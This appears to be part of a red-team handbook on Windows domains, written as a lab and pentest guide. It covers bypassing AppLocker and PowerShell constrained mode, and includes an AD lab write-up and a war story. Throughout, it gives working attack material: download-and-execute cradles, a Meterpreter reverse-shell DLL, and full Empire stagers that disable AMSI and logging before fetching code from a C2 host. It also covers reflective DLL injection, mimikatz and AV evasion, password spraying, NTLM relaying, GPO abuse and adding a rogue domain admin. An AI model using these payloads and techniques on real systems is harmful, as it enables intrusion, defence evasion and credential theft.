Save as -> PowerShdll.dll to whatever folder you like. `C:\Windows\Tasks` is generally nice to use when Applocker is installed because it is usually whitelisted. But navigating to folders might also be restricted, so in certain ocassions you might need to save to `C:\Users\Username\Desktop`



File name: PowerShdll
Save as type: Application extension

Do you want to open or save **PowerShdll.dll** (12.0 KB) from **10.7.253.18**?

I'm not sure exactly how to check for DLL rules in an Applocked environment yet.

Now navigate to the desktop in the other powershell prompt

Use rundll32 to execute the dll


`rundll32 .\PowerShdll.dll,main -w`

A new interactive powershell prompt should pop up

Verify that constrained language mode has been bypassed with

`$ExecutionContext.SessionState.LanguageMode`

It should say FullLanguage



```
PS C:\users\WBaird\Desktop> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\users\WBaird\Desktop> rundll32 .\PowerShdll.dll,main -w
PS C:\users\WBaird\Desktop> _
```

```
PowerShdll.dll v0.1
PS C:\users\WBaird\Desktop>$ExecutionContext.SessionState.LanguageMode
FullLanguage


PS C:\users\WBaird\Desktop>
```

Shortcut


Ok, so I discovered much later how to avoid having to do the two last steps. Just generate an Empire stager with `set Base64 false` and `set Outfile shell`

Now from the unrestricted powershell, download the shell and execute it straight into memory.

```
IEX (New-Object Net.WebClient).DownloadString('http://10.7.253.18/shell');
```

If you are lucky, Defender doesn't pick it up and you get an Empire shell / agent.

I realize after the fact that this is exactly the same steps as using msf below, just fewer hoops.



```
(Empire: stager/multi/launcher) > set Base64 False
(    e: stager/multi/launcher) > generate
I   VERSIoNTaBLe.PSVErsioN.Major -ge 3){$GPF=[rEf].ASSEmbly.GETTYpE('System.Management.Automation.Utils')."GetFie`ld"('cach
eScriptB'+'lockLogging']=0;$GPC['ScriptB'+'lockLogging']['EnableScriptBlockInvocationLogging']=0}$vAL=[CoLLeCTIoNs.GeneRic.Di
INF\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging']=$VAl}Else{[ScrIPTBlOck]."GetFiE`ld"('signatures','
    %{$_.GeTFIElD('amsiInitFailed','NonPublic,Static').SEtValue($Null,$TRUe)};};[SysTEM.NET.SerVICePoINtManaGer]::ExPEcT10
e     erverCertificateValidationCallback = {$true};$wc.HeAdERs.ADD('User-Agent',$u);$WC.PROXY=[SysTeM.Net.WEbReQuEst]::DefAuL
TBytes('nV1U.3*J!Pg7{#MY=K/^IZRShczdo_-T');$R={$D,$K=$ARgs;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.CoUnt])%256;$S[$_],$S[$J
'/   n/process.php';$wC.HEaDErS.AdD("Cookie","session=93/OorGLIPAcaEMU0iT+xijXaRM=");$DatA=$WC.DowNLOaDDatA($sEr+$T);$iv=$da
(    e: stager/multi/launcher) > [+] Initial agent PFRS97WT from 10.7.12.11 now active (Slack)

(Empire: stager/multi/launcher) > agents

[   tive agents:

 Name          Lang  Internal IP    Machine Name    Username     Process       Delay   Last Seen
 ----          ----  -----------    ------------    ---------    -------       -----   -------------------
   97WT        ps    10.8.14.17     RDS02           LAB\WBaird   rundll32/520  5/0.0   2018-03-21 17:17:11

(Empire: agents) >
```

```
ckLogging'])($GPC['ScriptB'
Missing ']' after array index expression.

PS C:\users\WBaird.lab\desktop>IEX (New-Object Net.WebClient).DownloadString('http
0.7.253.18/shell');
```

Getting meterpreter shell


Generate a dll payload

```
msfvenom -a x64 --platform windows -p windows/x64/meterpreter/reverse_tcp lhost=10.10.
14.2 lport=8081 -f dll -o msf.dll
```

Set up listener in msf with same payload, host and port.

```
use multi/handler
set host tun0
set port 8081
set payload windows/x64/meterpreter/reverse_tcp
exploit
```

Download the msf.dll using the IE "save as" trick from before.



File name: msf3.dll

Save as type: Application extension


Do you want to open or save **msf3.dll** (5.00 KB) from **10.7.253.18**?

For some reason I am not sure why the dll payload is not eaten by Windows Defender, not on disk and not when executed. It could possibly be the x64 signature of the payload is not yet recgonized as malware by Defender.

Now, use rundll32 to execute the dll. We use this because rundll32 is a binary that will not be blocked by Applocker.

`rundll32 .\msf.dll,Control_RunDLL`

Shell should now spawn in msf.



```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.7.253.18:8082
[*] Sending stage (206403 bytes) to 10.7.12.11
[*] Sleeping before handling stage...
[*] Meterpreter session 3 opened (10.7.253.18:8082 -> 10.7.12.11:54634) at 2018-03-20 09:13:15 +0100
```

Empire without powershell.exe


This assumes you have a metasploit Session established.
In Empire, create an empire listener and stager. The important things is to set Base64 to false to prevent the stager from calling powershell.exe, which won't work here because of the constrained language mode.

```
uselistener http
set Host 10.7.253.18
set Port 4444
execute
back
usestager multi/launcher
set Base64 false
generate
```


Now in MSF:

```
load powershell
powershell_shell
```

Copypaste the empire listener in the interactive shell, and an agent should spawn in Empire.



```
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS > If($PSVerSIoNTABLE.PSVerSiOn.MajoR -gE 3){$GPF=[rEF].AsSEMblY.GetTYPE('System.Management.Automation.Utils')."GeTFIE`LD"('cac
hedGroupPolicySettings','N'+'onPublic,Static');IF($GPF){$GPC=$GPF.GeTValue($nuLL);If($GPC['ScriptB'+'lockLogging']){$GPC['ScriptB
'+'lockLogging']['EnableScriptB'+'lockLogging']=0;$GPC['ScriptB'+'lockLogging']['EnableScriptBlockInvocationLogging']=0}$vaL=[COL
LeCtionS.GENeRIc.DICTiONarY[StRiNg,SYSTEM.OBJect]]::neW();$Val.ADd('EnableScriptB'+'lockLogging',0);$VAl.ADD('EnableScriptBlockIn
vocationLogging',0);$GPC['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging']=$vAl}ElSE{[SC
RIPtBLOcK]."GetFiE`Ld"('signatures','N'+'onPublic,Static').SetVaLUE($nULL,(NeW-OBjEcT COLLeCtioNS.GenErIc.HAsHSET[STring]))}[REF]
.AsSembly.GeTTyPE('System.Management.Automation.AmsiUtils')|?{$_}|%{$_.GETFieLd('amsiInitFailed','NonPublic,Static').SeTValUe($Nu
lL,$TruE)};};[System.NeT.SeRvicePoINTMANaGer]::ExpEcT100CONTInUe=0;$WC=NEw-OBJEct SYstem.Net.WEbCLIent;$u='Mozilla/5.0 (Windows N
T 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};$
WC.HEADeRs.ADD('User-Agent',$u);$WC.PRoxy=[SysTeM.NEt.WeBREQUEst]::DEFAultWeBPrOXy;$WC.Proxy.CReDenTialS = [SyStem.Net.CREdEnTIaL
CaCHE]::DEfauLTNeTwOrkCreDeNtiALs;$Script:Proxy = $wc.Proxy;$K=[SYstEm.TEXT.EnCOdInG]::ASCII.GEtBYtES('nV1U.3*J!Pg7{#MY=K/^IZRShc
zdo_-T');$R={$D,$K=$ARGS;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.CouNT])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%256;$H
=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-bxOR$S[($S[$I]+$S[$H])%256]}};$ser='https://10.7.253.18:4444';$t='/login/process.
php';$wC.HeaDerS.ADD("Cookie","session=exF4hYfOT6ViA4wC0+cbJIfw+w8=");$DATA=$WC.DoWnlOAdDAta($SeR+$T);$IV=$dAta[0..3];$dAtA=$daTa
[4..$DAtA.LENgTh];-joIN[Char[]](& $R $datA ($IV+$K))|IEX
```



```
(Empire: stager/multi/launcher) > execute
If($PSVerSIoNTABLE.PSVerSiOn.MajoR -gE 3){$GPF=[rEF].AsSEMblY.GetTYPE('System.Management.Automation.Utils')."GeTFIE`LD"('cachedGroupPolicySettings','N'+'onPub
ic,Static');IF($GPF){$GPC=$GPF.GeTValue($nuLL);If($GPC['ScriptB'+'lockLogging']){$GPC['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging']=0;$GPC['ScriptB'
'lockLogging']['EnableScriptBlockInvocationLogging']=0}$vaL=[COLLeCtionS.GENeRIc.DICTiONarY[StRiNg,SYSTEM.OBJect]]::neW();$Val.ADd('EnableScriptB'+'lockLoggin
',0);$VAl.ADD('EnableScriptBlockInvocationLogging',0);$GPC['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging']=$vAl}ElS
{[SCRIPtBLOcK]."GetFiE`Ld"('signatures','N'+'onPublic,Static').SetVaLUE($nULL,(NeW-OBjEcT COLLeCtioNS.GenErIc.HAsHSET[STring]))}[REF].AsSembly.GeTTyPE('System
Management.Automation.AmsiUtils')|?{$_}|%{$_.GETFieLd('amsiInitFailed','NonPublic,Static').SeTValUe($NulL,$TruE)};};[System.NeT.SeRvicePoINTMANaGer]::ExpEcT10
CONTInUe=0;$WC=NEw-OBJEct SYstem.Net.WEbCLIent;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';[System.Net.ServicePointManager]::Ser
erCertificateValidationCallback = {$true};$WC.HEADeRs.ADD('User-Agent',$u);$WC.PRoxy=[SysTeM.NEt.WeBREQUEst]::DEFAultWeBPrOXy;$WC.Proxy.CReDenTialS = [SyStem.
et.CREdEnTIaLCaCHE]::DEfauLTNeTwOrkCreDeNtiALs;$Script:Proxy = $wc.Proxy;$K=[SYstEm.TEXT.EnCOdInG]::ASCII.GEtBYtES('nV1U.3*J!Pg7{#MY=K/^IZRShczdo_-T');$R={$D,
K=$ARGS;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.CouNT])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$
-bxOR$S[($S[$I]+$S[$H])%256]}};$ser='https://10.7.253.18:4444';$t='/login/process.php';$wC.HeaDerS.ADD("Cookie","session=exF4hYfOT6ViA4wC0+cbJIfw+w8=");$DATA=
WC.DoWnlOAdDAta($SeR+$T);$IV=$dAta[0..3];$dAtA=$daTa[4..$DAtA.LENgTh];-joIN[Char[]](& $R $datA ($IV+$K))|IEX
(Empire: stager/multi/launcher) > [+] Initial agent C6HTRG71 from 10.7.12.11 now active (Slack)
```

Congratulations!

More advanced technique

Bypassing powershell constrained mode and applocker

This technique involves packing everything together several times to bypass all the security mechanisms. I recommend reading the article below and trying to replicate each step. Albeit, I have made a step by step overview of it below.
https://improsec.com/blog/babushka-dolls-or-how-to-bypass-application-whitelisting-and-constrained-powershell

1 Generate a listener and a hta stager using windows/hta

2 Open ReflectivePick project in visual studio. Add the hta base64 shell stager where appropriate and compile the dll to `ReflectivePick_x64.dll`

3 Use the following commands in PS to encode the DLL to base64 and pipe the results to a file

```
$Content = Get-Content .\ReflectivePick_x64.dll -Encoding Byte
$Encoded = [System.Convert]::ToBase64String($Content)
$Encoded | Out-File "C:\Windows\Tasks\dll.txt"
```

4 Copypaste the content of dll.txt into a new variable in Invoke-ReflectivePEInjection.ps1

```
$dllData = "DLLBASE64_GOES_HERE"
$ProcId = (Get-Process explorer).Id
$Bytes = [System.Convert]::FromBase64String($dllData)
Invoke-ReflectivePEInjection -PEBytes $Bytes -ProcId $ProcId
```

5 Base64 encode the entire script using https://www.base64encode.org/
Open the Bypass project in VS and copypaste the base64 into the encoded variable.
Compile to Bypass.exe with VS.

6 Use installutil.exe to execute bypass.exe

```
set-location \\tsclient\lkylabs
copy-item .\Bypass.exe c:\windows\tasks
cd c:\windows\tasks
C:\windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogToConsol
e=false /U C:\Windows\Tasks\Bypass.exe
```

Useful links

- https://github.com/Ben0xA/AwesomerShell
- https://www.youtube.com/watch?v=czJrXiLs0wM
- https://adsecurity.org/?p=2921
- https://bneg.io/2017/07/26/empire-without-powershell-exe/
- https://artofpwn.com/offensive-and-defensive-powershell-ii.html
- https://improsec.com/blog/babushka-dolls-or-how-to-bypass-application-whitelisting-and-constrained-powershell
- https://github.com/caseysmithrc/DeviceGuardBypasses
- https://github.com/Joshua1909/AllTheThings
- https://disman.tl/2015/01/30/an-improved-reflective-dll-injection-technique.html
- https://twitter.com/gentilkiwi/status/976939139248640000
-

Stealth

This chapter is about staying stealthy and opsec safe. That means not getting caught by the blue team on engagements.

General

These are some key things we must avoid

- Putting files on disk
- RDP in to boxes
- Trigger pop-ups on desktops
- Changing account passwords
- Locking out users
- Changing group membership of accounts
- Changing existing settings and files
- Changing GPOs permanently
- Messing up Kerberos tickets
- Triggering alerts from security products like AV
- Killing processes you don't own
- Any sort of DOS
- Leaving files and tools
- Not cleaning up

Using DLLs

https://pentestlab.blog/tag/rundll32/

Obfuscating mimikatz

Any sysadmin with half a brain can now write and something to stop most common ways of executing mimikatz. Since we don't want to get caught we could obfuscate Mimikatz numerous ways.

- Running to memory either through Powershell or through meterpreter (will probably get you caught)
- Changing some basic things that will be triggered by signature, see:

https://gist.github.com/imaibou/92feba3455bf173f123fbe50bbe80781

Veil Pillage

Veil Pillage is a post exploitation tool and a part of the Veil framework intended for staying undetected through obfuscation.

https://github.com/Veil-Framework/Veil-Pillage

Link encyclopedia

Going to try to keep this updated.

Microsoft

Powershell

- Powershell 101
- Learn Windows PowerShell in a Month of Lunches (Youtube) - Companion videos to the famous book
- p3nt4/PowerShdll - Run PowerShell with dlls only. Does not require access to powershell.exe as it uses powershell automation dlls.
- nullbind/Powershellery - GetSPN and other things

Empire

- Empire 101 - Empire Introduction from official documentation

Powerview

- Powerview repository - contains documentation and how to use Powerview
- PowerView-3.0-tricks.ps1 - Powerview tips and tricks from HarmJ0y

Bloodhound

- Bloodhound node info - Bloodhound Node info explanations
- Lay of the land with bloodhound - General Bloodhound usage guide article

Mimikatz

- Lazykats - Mass Mimikatz with AV bypass (questionable)
- Direct link to Invoke-Mimikatz.ps1
- Auto dumping domain credentials
- eladshamir/Internal-Monologue - Internal Monologue Attack: Retrieving NTLM Hashes without Touching LSASS

Enumeration

- Invoke-Portscan.ps1 - Invoke-Portscan is a module from Powersploit that can perform port scans similar to Nmap straight from Powershell.
- Walking back local admins - Finding local admins in AD

Kerberos

- HarmJ0y - roasting-as-reps - Article about Kerberos preauthentication
- HarmJ0y/ASREPRoast - Project that retrieves crackable hashes from KRB5 AS-REP responses for users without kerberoast preauthentication enabled.

Tunneling

- SShuttle - SShuttle creates an SSH tunnel that works almost just like a VPN

Command and control (C2)

- SANS Pentest Blog - Using Amazon AWS EC2 for C2
- lukebaggett/dnscat2-powershell - Powershell implementation of dnscat2 client
- C2 with dnscat2 and powershell - dnscat2 can be used with powershell for working over DNS to hide C2 activity
- DNS tunneling - How DNS tunneling works

Exploit

- SharpShooter - SharpShooter can create payloads for many formats like HTA, JS and VBS
- DCShadow - DCShadow, attack technique to create a rogue domain controller

Mail

- Ruler - Ruler can interact with Exchange servers remotely

Breaking out of locked down environments

- Breaking Out of Citrix and other Restricted Desktop Environments
- Applocker Case study - Breaking out of Applocker using advanced techniques
- Bypass Applocker - List of most known Applocker bypass techniques
- Babushka Dolls or How To Bypass Application Whitelisting and Constrained Powershell

Defense

- MS - Securing privileged access - Reference material for securing admin access in AD
- MS - What is AD Red Forest - Red forest design is building an administrative AD environement built with security in mind
- Managing Applocker with Powershell
- SANS - Finding Empire C2 activity

Lab building

- The Eye - Official MSDN ISOs for all OSes
- Automatedlab/Automatedlab - Automatedlab is a project for building a lab environment automatically using Powershell.
- Building a lab with ESXI and Vagrant - Big article from this book about building a lab using ESXi
- Mini lab - Small article from this book about creating a small lab for practicing things like Responder

Other

- OSCP Survival Guide archived - contains a ton of useful commands for enumeration and exploitation

Writeups

This part will have writeups for labs in their different versions.

Ikylabs v1

This is a detailed writeup of version 1 of Ikys37en's Active Directory lab. It contains elements of network enumeration, domain enumeration, relaying and abusing configuration/misconfiguration of security controls.

Tools

- Empire
- Powershell
- Responder
- Bloodhound
- Powerview
- Mimikatz
- Sqlmap
- Nmap
- CrackMapExec

Network enumeration

nmap 10.7.12.11 10.7.12.12 10.7.12.13

Getting a foothold

Sqlmap

Sql injection on WEB01 10.7.12.12 leads to os-shell as lab\sqladmin in sqlmap

In os-shell, use oneliner ninshang Invoke-PowerShellTcp.ps1 to get a proper shell

Get a domain user

Get list of domain users with net users /domain

Alternative route: password spraying

https://www.youtube.com/watch?v=hBvrC4t2hn8 Generate a list of passwords https://github.com/asciimoo/exrex

```
python exrex.py "(Spring|Winter|Autumn|Fall|Summer)(20)1(78)!" > passwords.txt
```

msfconsole auxiliary/scanner/http/owa_login set pass_file passwords.txt set user_file usernames.txt set domain set rhost 10.7.12.10

Domain enumeration

Bloodhound Powerview

File share enumeration

Powerview net view \fs01 dir \fs01

Enumerate file shares. Find the \FS01.lab.local\Groupdata using dir \FS01.lab.local as sqladmin. You can also try net view \fs01

The file share contains a VPN file that can be used to open a L2 tunnel into the internal lab on 10.8.13.0/24 subnet

Relaying

Responder ntlmrelay CME?

Launch responder and capture netntlmv2 hashes that can be relayed. Responder should pick up two users responder -I tap0 -wrf

Make a list of target machines, those should be WS05 if you check permissions of the users that are picked up.

Use ntlmrelay to relay the hashes and execute the ninshang powershell oneliner. Keep a listener ready

ntlmrelayx.py -tf targets.txt -c 'powershell.exe blabla oneliner'

A shell should now be granted on the target box as the user who's hash was relayed (lab\DPayne)

GPO enumeration

Powerview

Enumerate GPOs with `Get-NetGPOGroup` to disover a GPO called MailServer-Config, which is interesting

Convert the SID of the Member to domain name

```
Convert-SidToName S-1-5-21-1704012399-894155344-4184019992-1154
```

This resolves to BUILTIN\Administrators Enumerate GPOs further, including the MailServer-Config

```
Get-NetGPO -DisplayName MailServer-Config | %{Get-ObjectAcl -ResolveGUIDs -Name $_.Nam
e}
```

This shows that Server Admins has write permissions on the GPO.

```
ActiveDirectoryRights : CreateChild, DeleteChild, ReadProperty, WriteProperty, Generic
Execute
```

We see that the group "Server Admins" has modification rights on this GPO. Let's trackthis back to which machines the GPO is applied to based on the GUID of the GPO.

```
Get-NetOU -GUID "{2259E5B0-3B49-4704-98BB-5A9581B54E8E}" | %{Get-NetComputer -ADSpath
$_}
```

The result is merely MX01.lab.local, which indicates the GPO is applied on MX01 To view the GPO itself use: `type "\\lab.local\sysvol\lab.local\Policies\{2259E5B0-3B49-4704-98BB-5A9581B54E8E}\MACHINE\Preferences\Groups\Groups.xml"`

This GPO apparently adds a group to the builtin Administrators group on MX01. This can then be edited to instead add the "Server Admins" group.

To trigger the GPO for a specific machine use: `Invoke-GpUpdate -Computer MX01 -Force`

In a few minutes the GPO should be pushed to MX01 and local admin privileges should be granted to "Server Admins". It is then possible to use WinRM or other tricks to spawn a shell on the box.

Getting domain admin

Mimikatz

Now, execute Mimikatz to get the credentials of users on the box. This gets the credentials of BDavis, a highly privileged server admin. Spawn a shell as BDavis on the box Import Powerview on this box Now, execute Mimikatz on MX01 and discover another user and his/her plaintext credentials. This user is domain admin so spawn a new shell. An alternative here would be using token impersonation. Proceed to add yourself as a user on the domain and add yourself to the domain. net user chryzsh password /add /domain net group "Domain Admins" /add chryzsh /domain net group "Remote Desktop Users" /add lab\chryzsh /domain

War stories

This part details stories from actual engagements.

Domain admin in 30 minutes

This is an experience from a real internal domain pentest. Customer name has obviously been removed.

Goal here is going from network access only to domain admin (DA). This process takes about 30 min and was performed on a real pentest.

A few key points:

- This particular customer had removed regular users as local admins from workstations, so using responding and relaying didn't give us much here. This is after all a pretty old attack vector, although it has a very good success rate when regular users are local admins on their workstations.
- Certain amout of luck involved, but with such a huge domain and so many admins there will always be a way to DA
- Policy did not allow domain admins to remote into workstations.
- There was lockout on both admin and domain admin users after five tries.
- Important to not lock anybody out!
- Use HTTPS meterpreter shells to avoid getting busted
- Don't drop exe files on boxes, and if do clean up afterwards

Null session on domain controller (DC)

Did a fast scan with Nessus, could have done other things to find a domain controller like nmap or other windows commands.

Tried to check it the DC supported null sessions using the following command:

```
enum4linux -a <ip address>
```

Domain controller gives us everything we need.

A list of every machine, every user, including admins and domain admins.

Bonus: every group membership and the password policy.

